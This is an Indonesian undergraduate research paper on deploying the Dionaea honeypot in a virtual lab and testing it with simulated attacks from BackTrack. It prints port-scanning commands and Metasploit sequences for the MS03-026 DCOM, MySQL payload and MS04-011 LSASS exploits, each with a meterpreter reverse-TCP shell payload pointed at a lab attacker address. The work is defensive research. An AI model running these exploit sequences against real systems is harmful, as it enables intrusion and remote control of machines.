JOINT

Journal of Informatics and Technology, Vol 2, No 4, Tahun 2013, p 28-37
http://ejournal-s1.undip.ac.id/index.php/joint

IMPLEMENTASI *VIRTUAL LOW-INTERACTION HONEYPOT* DENGAN *DIONAEA* UNTUK MENDUKUNG KEAMANAN JARINGAN

Ahmad Fikri Nurrahman
J2F008085

Jurusan Ilmu Komputer / Informatika
Fakultas Sains dan Matematika
Universitas Diponegoro
2013

ABSTRAK

Ancaman terhadap keberlangsungan kegiatan komunikasi dan pertukaran informasi menjadi topik utama dalam keamanan jaringan. *Honeypot* merupakan salah satu paradigma terbaru dalam keamanan jaringan yang bertujuan untuk mendeteksi kegiatan yang mencurigakan dan menjebak penyerang serta mencatat aktifitas yang dilakukannya. *Dionaea* merupakan salah satu *low-interaction Honeypot* terbaru sebagai penerus *Nephentes*. *Dionaea* membuat emulasi layanan palsu yang akan dijadikan sebagai target utama serangan. Pada penelitian ini, implementasi jaringan dilakukan secara virtual sehingga dapat melakukan simulasi terhadap kinerja sistem dan merupakan suatu tantangan dalam memanfaatkan sumber daya perangkat keras yang terbatas. Adanya simulasi serangan terhadap *Honeypot* menjadi tolak ukur kinerja terjadap *Dionaea*. Penetrasi dilakukan dengan menggunakan distro *BackTrack* berbasis *Linux*. Tahap awal penetrasi dilakukan dengan *port scanning* terhadap *port* yang terbuka lalu melakukan eksploitasi terhadap *port* tersebut. *Dionaea* mencatat semua aktifitas serangan atau eksploitasi yang dianggap dapat membahayakan sistem jaringan.

Kata kunci :
keamanan jaringan, *Honeypot, Dionaea*, *Low-interaction Honeypot*, *Virtual*, *BackTrack*, *exploit*

ABSTRACT

Threat to the sustainability of communication and information exchange activities become main topics in network security. Honeypot is one of the network security paradigm that aims to detect any suspicious activity and trap the attacker then record the activities. Honeypot aims to detect any suspicious activity that adversely affect the network security. Dionaea was one of the latest low-interaction Honeypot as Nephentes successor. Dionaea made false emulation services which served as the main target of the attack In this research, the network was virtually made in order to simulated the system performance and the challenge is utilized hardware resources which are limited. The existence of a simulated attack on Honeypot tested the performance of Dionaea. Penetration performed by using a Linux-based BackTrack distro. Early stages of the penetration was scanned the opened ports then exploited it. From the result, Dionaea recorded all activities which would considered offensive or the exploitation that can jeopardize network system.

Keywords :
network security, Honeypot, Dionaea, Low-interaction Honeypot, Virtual, BackTrack, exploit

1. PENDAHULUAN

1.1. Latar Belakang

Popularitas dan pertumbuhan internet semakin hari semakin meningkat, seperti fitur layanan yang disediakan dalam jaringan internet [5]. Sebagian besar dari tindakan penganggulangan didasarkan pada fakta-fakta yang dikenal, yaitu mengetahui pola serangan.

Diperlukannya cara yang tepat untuk mengetahui bentuk serangan yang dilakukan dari sumber serangan, yaitu dengan mengimplementasikan *Honeypot* pada sistem keamanan jaringan. *Honeypot*

adalah suatu sumber daya yang berpura-pura menjadi sasaran nyata serangan.

Dionaea merupakan *low-interaction Honeypot* terbaru yang menjadi suksesor dari *Nephentes*. *Honeypot Dionaea* dengan lisesnsi *open source* merupakan salah satu varian dari beberapa *low-interaction Honeypot*, seperti *Nephentes, Specter,* dan *KFSensor*. [7]

Dari masalah yang ada sebelumnya, maka akan diimplementasikan *low-interaction Honeypot Dionaea* secara virtual. *Honeypot Dionaea* dilakukan secara virtual yang bertujuan untuk menggunakan spesifikasi perangkat keras yang terbatas. Spesifikasi terbatas yang dimaksudkan tidak mencapai spesifikasi tinggi pada server. Hal ini dapat digunakan untuk penelitian pada praktikum komputer lab atau laptop mahasiswa.

Selain itu, virtualisasi juga diperlukan dalam simulasi serangan untuk menguji kinerja *Honeypot Dionaea.* Hal ini disebabkan karena simulasi serangan perlu dilakukan dalam waktu bersamaan dan spesifikasi perangkat keras yang sama. Simulasi serangan dilakukan atas dasar pengembangan dari tugas akhir Muhammad Arief yang berjudul "Implementasi *Honeypot* dengan menggunakan *Dionaea* di Jaringan *Hotspot Fizz*". Dalam tugas akhir tersebut *Honeypot Dionaea* diimplementasikan di jaringan internet dengan IP publik tanpa adanya simulasi serangan dari jaringan lokal.

1.2. Rumusan Masalah

Berdasarkan uraian latar belakang, maka perumusan masalah yang diangkat pada tugas akhir ini adalah bagaimana mengimplementasikan *low-interaction Honeypot* dengan menggunakan *Dionaea* dan penggunaan spesifikasi perangkat keras yang terbatas serta melakukan simulasi serangan untunk mengukur kinerja *Honeypot Dionaea*.

1.3. Tujuan dan Manfaat

Tujuan yang ingin dicapai dalam penulisan tugas akhir ini adalah memperkuat sistem keamanan jaringan terbaru dengan mengimplementasikan *low-interaction Honeypot* dengan *Dionaea.* Menguji kinerja *Honeypot Dionaea* dengan melakukan simulasi serangan dan *Honeypot Dionaea* mencatat segala aktifitas serangan yang terjadi serta penggunaannya secara virtual dengan spesifikasi perangkat keras yang terbatas.

Adapun manfaat yang ingin diberikan dari hasil penelitian tugas akhir ini adalah sebagai berikut:

a. Bagi Penulis :

Memperkuat sistem keamanan jaringan terbaru dengan mengimplementasikan keamanan jaringan *low-interaction Honeypot* secara virtual dengan *Dionaea.*

b. Bagi Masyarakat Umum.

Penelitian ini dapat menjadi acuan dan masukan terutama bagi masyarakat umum yang memiliki bidang minat pada keamanan jaringan komputer. terutama dalam kegunaannya untuk mengamankan jaringan komputer yang dimilikinya di jaringan komputer atau *server*, khususnya bagi masyarakat umum yang berprofesi sebagai *administrator* jaringan komputer.

1.4. Ruang Lingkup

Ruang lingkup pada implementasi keamanan jaringan *low-Interaction Honeypot* dengan menggunakan *Dionaea* adalah sebagai berikut:

a. Serangan hanya dilakukan terhadap komputer dalam skala jaringan yang kecil, yaitu terdiri dari 1 komputer yang menggunakan 2 buah sistem operasi virtual dan router sebagai penghubung jaringan. Implementasi *low-Interaction Honeypot Dionaea* dilakukan secara *virtual* dengan *VirtualBox*

b. Simulasi serangan dengan kategori *low-Interaction* diawali dengan *port scanning* TCP dan UDP lalu melakukan eksploitasi terhadap *port* 135, *port* 3306, dan *port* 445.

c. Menggunakan sistem operasi *BackTrack* (sisi penyerang) dan sistem operasi *Honeydrive* (sisi target atau *Honeypot*) yang berbasis *Linux.*

Tidak terhubung dengan internet atau penempatan *Honeypot* dalam area intranet.

2. LANDASAN TEORI

2.1 Keamanan Jaringan

Pada era global ini, keamanan sistem informasi berbasis *internet* harus sangat diperhatikan, karena jaringan komputer *internet* yang sifatnya publik dan global pada dasarnya tidak aman.

Layanan pada *server* memainkan peranan penting dalam keamanan. Adanya celah pada layanan memungkinkan digunakan oleh pihak yang tidak bertanggung jawab untuk menyusupi sebuah sistem ataupun setiap pengguna komputer.

Segi keamanan didefinisikan sebagai [23] :

a. Kerahasiaan (*Confidentiality*)

b.Integritas (*Integrity*)

c. Ketersediaan (*Availability*)

Serangan (gangguan) terhadap keamanan dapat dikategorikan dalam empat kategori utama, yaitu : [23]

a. *Interruption*
b. *Interception*
c. *Modification*
d. *Fabrication*

2.2. *Honeypot*

Honeypot adalah suatu sumber daya yang berpura-pura menjadi sasaran nyata serangan. Tujuan utama dari *Honeypot* adalah pengalih perhatian dari penyerang dan mengambil keuntungan yang didapat dari informasi tentang serangan serta penyerangnya. *Honeypot* tidak membantu secara langsung dalam meningkatkan keamanan jaringan komputer. Sebaliknya, mereka menangkap penyusup sehingga dapat menarik minat dari komunitas *Blackhat* terhadap jaringan yang terdapat *Honeypot*. [5]

2.3. *Dionaea*

Dionaea adalah sebuah alat yang digunakan untuk menjebak penyerang dengan memanfaatkan kerentanan *malware* terhadap layanan atau layanan pada suatu jaringan. *Dionaea* dimaksudkan untuk menjadi suksesor dari *low-interaction Honeypot Nepenthes*. Pengembangan awal *Dionaea* didanai oleh *Honeynet Project*, sebagai bagian dari *Honeynets Summer of Code* pada tahun 2009. *Dionaea* menggunakan *Python* sebagai bahasa *scripting* dan *libemu* untuk mendeteksi *shellcodes*. Selain itu *Dionaea* mendukung IPv6 dan TLS (*Transport Layer Security*). Tujuan utama dari *Dionaea* adalah mendapatkan salinan *malware* yang digunakan oleh penyerang. [8]

2.4. Sistem Operasi

Sistem operasi merupakan sebuah program yang mengontrol eksekusi program-program aplikasi dan berfungsi sebagai penghubung antara pengguna dengan komputer dan perangkat keras komputer.Terdapat dua fungsi utama dari sistem operasi, yaitu [24] :

a. Sistem operasi sebagai *interface* pengguna / komputer.
b. Sistem operasi menyembunyikan kerumitan *hardware* dari pengguna dan menyediakan *interface* yang nyaman untuk menggunakan sistem bagi pengguna komputer.

2.5. Mesin Virtual

Mesin virtual adalah sebuah program perangkat lunak yang digunakan untuk melakukan virtualisasi di dalam komputer, melalui mesin virtual bisa diciptakan komputer virtual. Fungsi dari komputer virtual adalah memungkinkan untuk dijalankannya sistem operasi lain di dalam komputer tanpa melakukan perubahan terhadap sistem operasi yang sudah ada di komputer. Dikatakan sebagai komputer virtual karena komputer ini tidak ada secara fisik.

2.6. Serangan Low-Interaction

Serangan yang dilakukan terhadap *Honeypot* menggunakan beberapa alat yang sudah tersedia dalam distro *Linux BackTrack R3*. Dengan *port scanning*, penyerang dapat mengetahui *port* mana saja yang terbuka pada sebuah *host*. Beberapa alat yang digunakkan untuk melakukan *Port scanning* adalah :

a. *Nmap*
b. *Netifera*
c. *Unicornscan*

Selain *port scanning*, kegiatan penetrasi adalah salah satu bentuk serangan terhadap jaringan. Salah satu alat yang digunakan untuk melakukan penetrasi jaringan adalah *Metasploit Framework.*

3. ANALISIS KEBUTUHAN DAN PERANCANGAN JARINGAN

3.1 Spesifikasi Kebutuhan

Implementasi *Honeypot Dionaea* dilakukan secara virtual dan simulasi serangan awal dengan *port scanning* lalu melakukan penetrasi layanan terhadap *port* yang terbuka. Secara virtual, implementasi *Honeypot Dionaea* dengan simulasi serangan membutuhkan mesin virtual yang dapat berjalan secara bersamaan. Diperlukannya 2 mesin virtual, yaitu 1 mesin virtual sebagai *Honeypot Dionaea* dan 1 mesin virtual sebagai penyerang. Dalam segi jaringan, virtual *Local Area Network* pada mesin virtual membutuhkan *Bridged Adapter* atau penggunaan adapter yang sama dari *Host OS.*

Simulasi serangan terhadap *Honeypot Dionaea* dengan *port scanning* membutuhkan 3 buah perangkat lunak *port scanner* untuk mencari *port* TCP dan UDP yang terbuka. Dari segei penetrasi layan terhadap *port* yang terbuka, diperlukan perangkat lunak yang mampu melakukan penetrasi.

3.2. Perancangan Mesin Virtual

Kebutuhan keamanan jaringan *virtual* akan digunakan tiga komputer dengan sistem operasi yang berbeda. Perangkat lunak mesin virtual yang digunakan pada penelitian ini adalah *Virtualbox.* Spesifikasi rincinya adalah sebagai berikut:

a.Sistem operasi yang digunakan sebagai komputer *Host*

Tabel 1. Spesifikasi *Windows* sebagai *host OS*

Spesifikasi	**Keterangan**
Sistem operasi	*Windows 7 Ultimate* 64-bit
Posisi di mesin virtual	*Host OS*
Prosesor	AMD E-450 1.6 Ghz
RAM	2 GB

b. Mesin virtual *Guest OS* sebagai *Honeypot*

Tabel 2. Spesifikasi *Honeydrive* sebagai *guest OS*

Spesifikasi	**Keterangan**
Sistem operasi	*Honeydrive / Ubuntu* 12.04
Posisi di mesin virtual / *Role*	*Guest OS /* Target
RAM	768 MB
Network Adapter	*Bridged Adapter, Atheros* AR9285

c. Mesin virtual *Guest OS* sebagai penyerang


Tabel 3. Spesifikasi *Backtrack* sebagai *guest OS*

Spesifikasi	**Keterangan**
Sistem operasi	*Backtrack* 5 R3
Posisi di mesin virtual	*Guest OS /* Penyerang
RAM	512 MB
Network Adapter	*Bridged Adapter, Atheros* AR9285

3.3. Perancangan Jaringan

Perancangan terhadap jaringan yang akan digunakan dengan *IP address* atau *address reservation* dilakukan pada *router* supaya *IP address* tidak berubah pada saat konfigurasi *IP address*. Tahapan *address reservation* dengan konfigurasi *IP address* secara permanen dapat dilihat pada Lampiran 2.

Gambar 1. merupakan skema perancangan simulasi untuk penelitian ini.



Gambar 1 Skema perancangan arsitektur jaringan

3.4. Perancangan *Honeypot Dionaea*

Dionaea secara default sudah membuat file konfigurasi yang berada di "/opt/dionaea/etc/dionaea/dionaea.conf". Pada file konfigurasi ini terbagi menjadi beberapa bagian yaitu


a. *Logging*
b. *Processors*
c. *Downloads*
d. *Submit*
e. *Listen*

3.5. Perancangan Penetrasi

Tahapan yang dilakukan pada saat penetrasi adalah diawali dengan melakukan *port scanning*. Kegiatan *port scanning* dilakukan untuk mengetahui *port* yang terbuka. Setelah mengetahui *port* yang terbuka, maka dapat dilakukan penetrasi layanan yang diberikan terhadap *port* tersebut.

3.5.1. *Port Scanning*


Untuk mencari *port* TCP yang terbuka, digunakan 2 alat, yaitu *Nmap* dan *Netifera*. Hal ini dilakukan untuk melihat apakah tiap alat yang digunakan menghasilkan *pattern* yang berbeda terhadap *Honeypot Dionaea*. Sementara untuk mencari *port* UDP digunakan *Unicornscan*.



Gambar 2. Arsitektur jaringan pada saat *Port Scanning*

3.5.2. Penetrasi Layanan

Alat yang digunakan untuk penetrasi layanan adalah dengan menggunakan *Metasploit Framework*. Perubahan *IP address* dilakukan agar mengetahui pengaruh dari *Honeypot Dionaea* jika *IP address* mengalami perubahan. Dapat terlihat pada Gambar 3. mengenai skema jaringan yang akan digunakan pada saat kegiatan penetrasi layanan.



Gambar 3. Arsitektur jaringan pada saat penetrasi layanan


4. IMPLEMENTASI DAN PENGUJIAN

4.1. Implementasi *Low-Interaction Honeypot*

4.1.1. *Dionaea*

Paket *Dionaea* menggunakan mesin *Virtual Box* dengan distro *Honeydrive*. Berikut ini merupakan perintah untuk menjalankan proses *Dionaea* :

```
/opt/dionaea/bin/dionaea -l all,-debug -L '*'
```




Gambar 4. *Dionaea* berhasil dijalankan

4.1.2. *DionaeaFR*

Berikut ini merupakan perintah awal untuk mengumpulkan *file static* yang dibutuhkan oleh *DionaeaFR* :

```
cd /opt/dionaeaFR/opt/dionaeaFR
/manage.py collectstatic
```

Gambar 5. adalah hasil pengumpulan data statis atau c*ollect static* yang dijalankan sebelum menjalankan *DionaeaFR.*



Gambar 5. *Collect static* pada *DionaeaFR*

Setelah melakukan pengumpulan data statis, tahap selanjutnya adalah menjalankan *DionaeaFR*. Berikut ini merupakan perintah untuk menjalankan *DionaeaFR* pada *IP address* 0.0.0.0 dengan *port* 8000 :

```
Cd /opt/dionaeaFR/opt/dionaeaFR/
manage.py runserver 0.0.0.0:8000
```

Gambar 6. merupakan proses *DionaeaFR* yang telah berhasil dijalankan dan tidak adanya kesalahan dengan alamat *IP address* 0.0.0.0 *port* 8000.

Gambar 6. *DionaeaFR* berhasil dijalankan

4.3.1. Rencana Pengujian

Pengujian akan menggunakan rancangan jaringan dan kebutuhan perangkat sesuai dengan yang sudah disampaikan pada bagian tulisan perancangan jaringan dan spesifikasi kebutuhan.

Pengujian dilakukan dengan skenario sebagai berikut:

1. Terdapat dua buah komputer *guest OS* pada *VirtuaBox Guest OS* pertama dengan operating sistem *Linux Honeydrive* yang bertindak sebagai komputer target. *Guest OS* kedua dengan sistem operasi *Linux Backtrack* sebagai komputer penyerang.
2. Koneksi jaringan LAN dikonfigurasi *address reservation* dengan *router wireless.*
3. Pada komputer target dijalankan *Honeypot Dionaea* serta *DionaeaFR*.
4. Pada komputer penyerang dijalankan program eksploit terhadap jaringan dan komputer target.
5. Mengawali serangan dengan melakukan *port scanning* lalu melakukan eksploitasi serangan terhadap *port* atau layanan yang terbuka.
6. elanjutnya diamati apakah *Honeypot Dionaea* mampu menjalankan fungsi *emulasi* dan *logging* terhadap tiap serangan dari komputer penyerang.

4.3.2. *Port Scanning*


4.3.2.1. *Nmap*

Perintah yang dilakukan untuk melihat *port* yang terbuka dalam jaringan dengan menggunakan *Nmap* adalah :

```
nmap 192.168.0.100-255
```


Gambar 7. merupakan hasil *screen capture* antarmuka *Nmap* pada *IP Address* 192.168.0.100. *Report* yang diberikan oleh *Nmap* berupa :

a. Status koneksi pada perangkat keras.
b. Status *port* yang terbuka
c. Jenis layanan pada *port*
d. *MAC address* perangkat keras



Gambar 7. Hasil *Nmap* pada IP *address* 192.168.0.101

Pada saat terjadinya serangan *Nmap*, *Dionaea* mencatat semua kegiatan yang dilakukan oleh *Nmap*. Tiap serangan terhadap *port* tertentu diberikan *attackid* sehingga dapat diketahui detail tiap serangan dan jumlahnya.




Gambar 8. Proses *Dionaea* terhadap serangan *Nmap*

Pada Gambar 9. hasil *report* dari *DionaeaFR*. *Pattern* serangan yang dilakukan oleh *Nmap* adalah melakukan *port scanning* TCP dengan sumber *port* yang sama.

Gambar 9. Hasil dari *DionaeaFR* terhadap serangan pertama dengan Nmap.

4.3.2.2. *Netifera*

Pengujian selanjutnya adalah dengan menggunakan *Netifera*. Proses *port scanning* dengan *Netifera* dijalankan dengan mengisi *form type address* dengan IP *Address* komputer target. Setelah itu akan diuji untuk melihat layanan TCP yang ada pada target. Pada Gambar 10. dapat terlihat hasil yang didapatkan dari hasil *scan* layanan TCP pada IP *Address* komputer target. Hasil yang diberikan lebih detail seperti dengan adanya tambahan versi *DBMS* dan versi *web server* yang digunakan.



Gambar 10. Hasil *port scanning* TCP dengan *Netifera*

Pada hasil *report DionaeaFR* terdapat beberapa tipe yang berhasil di terima. Pada Gambar 11. dapat terlihat *pattern* yang berbeda dari *port scanning* dngan menggunakan *Nmap*.

Gambar 11. Hasil dari *DionaeaFR* terhadap serangan *Netifera*


4.3.2.3. *Unicornscan*

Langkah selanjutnya dalam mencari *port* UDP yang terbuka pada komputer target adalah dengan menggunakan *Unicornscan*. IP *address* penyerang 192.168.0.102 dan IP *address* target menjadi 192.168.0.101.

Perintah yang dilakukan untuk mencari *port* UDP yang terbuka pada IP *address* 192.168.0.101 dengan menggunakan *Unicornscan* adalah :

```
unicornscan -i eth0 -E 192.168.0.101 -m U
```

Perintah -i digunakan untuk mengenal *interface Ethernet card* yang digunakan. Perintah -E digunakan untuk memproses *port* ICMP yang tertutup. Perintah –m untuk menentukan mode pencarian port melalui pemilihan UDP (U) atau TCP (T).



Gambar 12. Hasil *port scanning* UDP dengan *Unicornscan*

Gambar 12. merupakan hasil *screen capture* antarmuka *Unicornscan* yang mencari *port* UDP target yang terbuka yaitu *port* 55208 pada IP *address* 192.168.0.101. Pada Gambar 13. merupakan hasil yang diberikan oleh *DionaeaFR* terhadap *Unicornscan* pada bagian *protocol* TftpServerHandler.

Gambar 13. Hasil dari *DionaeaFR* terhadap serangan *Unicornscan*

4.3.3. Eksploitasi Layanan

Sebelum mengeksekusi eksploit layanan pada *Metasploit Framework*, perlu dipahami terlebih dahulu beberapa perintah pada lampiran 1. Bagan perintah yang akan digunakan adalah sebagai berikut:

```
search <nama layanan>
use <nama exploit>
set <payload yang digunakan>
set RHOST <IP target>
set LHOST <IP penyerang>
exploit
```

4.3.3.1. MS03_026_DCOM


Berikut ini merupakan skenario untuk menjalankan eksploit dengan MSF. Setelah melakukan *port scanning* dengan *Nmap* pada bagian 4.3.3.1, *port* terbuka yang akan diuji adalah *port* 135 dengan layanan MSRPC (*Microsoft Remote Procedure Calls*). Berikut ini merupakan perintah yang digunakan untuk melakukan eksploitasi :

```
search dcerpc
use
exploit/windows/dcerpc/ms03_026_dcom
set payload
windows/meterpreter/reverse_tcp
set RHOST 192.168.0.102
set LHOST 192.168.0.103
exploit
```

Tabel 4. Spesifikasi eksploitasi MS03_026_DCOM layanan DCERPC *port* 135

Spesifikasi eksploitasi	**Keterangan**
Exploit	windows/dcerpc/ms03_026_dcom
Payload	windows/meterpreter/reverse_tcp
RHOST	192.168.0.102
RPORT	135
LHOST	192.168.0.103
LPORT	4444

Pada Tabel 4. eksploitasi MS03_026_DCOM menggunakan *payload* "windows/meterpreter/reverse_tcp". *Payload* tersebut merupakan muatan yang dapat menghubungkan target ke penyerang. Pada Gambar 14. dapat terlihat target MS03_026_DCOM melakukan serangan terhadap sistem operasi berbasis *Windows* dan melakukan *binding request* terhadap UUID 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57 pada protokol ncacn_ip_tcp sebagai antarmuka *IRemoteActivation* [15] [DCOM-related RPC Interfaces Running in the Rpcss Service].



Gambar 14. Eksploitasi MS03_026_DCOM pada layanan MSRPC *port* 135

Gambar 15. Hasil dari *DionaeaFR* terhadap eksploitasi MS03_026_DCOM

Pada Gambar 15. *Dionaea* berhasil mengenali eksploit MS03_026_DCOM. Pada gambar terlihat beberapa layanan yang seharusnya dapat dieksploitasi yaitu :
a. *Spools*
b. *Lsarp*
c. SVCCTL
d. MGMT
e. DCOM


4.3.3.2. MySQL_Payload

Pada pengujian selanjutnya adalah dengan menggunakan eksploit MySQL_Payload yang menggunakan *port* 3306. Berikut ini merupakan perintah yang digunakan untuk menguji eksploit :


```
search mysql
use exploit/windows/mysql/mysql_payload
set payload
windows/meterpreter/reverse_tcp
set RHOST 192.168.0.102
set LHOST 192.168.0.103
exploit
```

Tabel 5. Spesifikasi eksploitasi MySQL_Payload layanan *MySQL* pada *port* 3306

Spesifikasi eksploitasi	**Keterangan**
Exploit	windows/mysql/mysql_payload
Payload	windows/meterpreter/reverse_tcp
RHOST	192.168.0.102
RPORT	3306
LHOST	192.168.0.103
LPORT	4444



Gambar 15. Eksploitasi MySQL_Payload pada layanan MySQL *port* 3306



Gambar 16. Hasil dari *DionaeaFR* terhadap eksploitasi MySQL_Payload


4.3.3.3. MS04_011_LSASS

Percobaan eksploitasi berikutnya adalah dengan menggunakan MS04_011_LSASS yang menyerang *port* 445 atau layanan SMB. Layanan ini biasa digunakan untuk *file sharing* atau *printer sharing*. Berikut ini merupakan perintah yang dilakukan untuk menjalankan eksploitasi MS04_011_LSASS :


```
search smb
use exploit/windows/smb/ms04_011_lsass
set payload
windows/meterpreter/reverse_tcp
set RHOST 192.168.0.102
set LHOST 192.168.0.103
exploit
```

Tabel 5. Spesifikasi eksploitasi MS04_011_LSASS layanan SMB pada *port* 445

Spesifikasi eksploitasi	**Keterangan**
Exploit	windows/smb/ms04_011_lsass
Payload	windows/meterpreter/reverse_tcp
RHOST	192.168.0.102
RPORT	445
LHOST	192.168.0.103
LPORT	4444



Gambar 16. Eksploitasi MS04_011_LSASS pada layanan SMB *port* 445



Gambar 17. Hasil dari DionaeaFR terhadap eksploitasi MS04_011_LSASS

Pada Gambar 17. dapat terlihat 3 layanan yang seharusnya dapat dieksploitasi, yaitu :

a.NWWKS
b.MSMQ
c.DSSETUP

5. KESIMPULAN DAN SARAN

5.1. Kesimpulan

Kesimpulan yang dapat diambil dalam laporan tugas akhir ini adalah:

a. Seluruh komputer virtual dengan spesifikasi kebutuhan perangkat keras yang terbatas dapat bekerja sesuai dengan skenario yang telah ditentukan. Hasil yang didapat memberikan gambaran nyata terhadap kegiatan serangan bila terjadi pada jaringan komputer yang sebenarnya.
b. *Low-interaction Honeypot Dionaea* telah berhasil membuat layanan palsu sebagai target serangan dan mencatat serangan atau aktivitas yang dianggap dapat membahayakan sistem jaringan
c. Serangan terhadap layanan palsu *Dionaea* pada keamanan jaringan virtual dengan kategori *low-interaction*, yaitu *port scanning* dan eksploitasi layanan telah berhasil diimplementasikan dengan menggunakan *BackTrack*.

5.2. Saran

Beberapa saran yang perlu dipertimbangkan untuk mengembangkan penelitian ini dengan memperhatikan hal-hal sebagai berikut, yaitu :

a. Pada serangan dengan *low-interaction* masih dapat dilakukan beberapa macam bentuk penyerangan serta pola serangan lainnya terhadap layanan yang rentan, seperti menggunakan alat penetration testing berupa *Armitage* dan *port* terbuka lainnya seperti layanan FTP pada *port* 20 dan SSH pada *port* 22.
b. Impelementasi jaringan dan *low-interaction Honeypot Dionaea* dapat dilakukan secara non-virtual sehingga dapat mendapatkan *binary file* yang dikirim oleh penyerang.

DAFTAR PUSTAKA

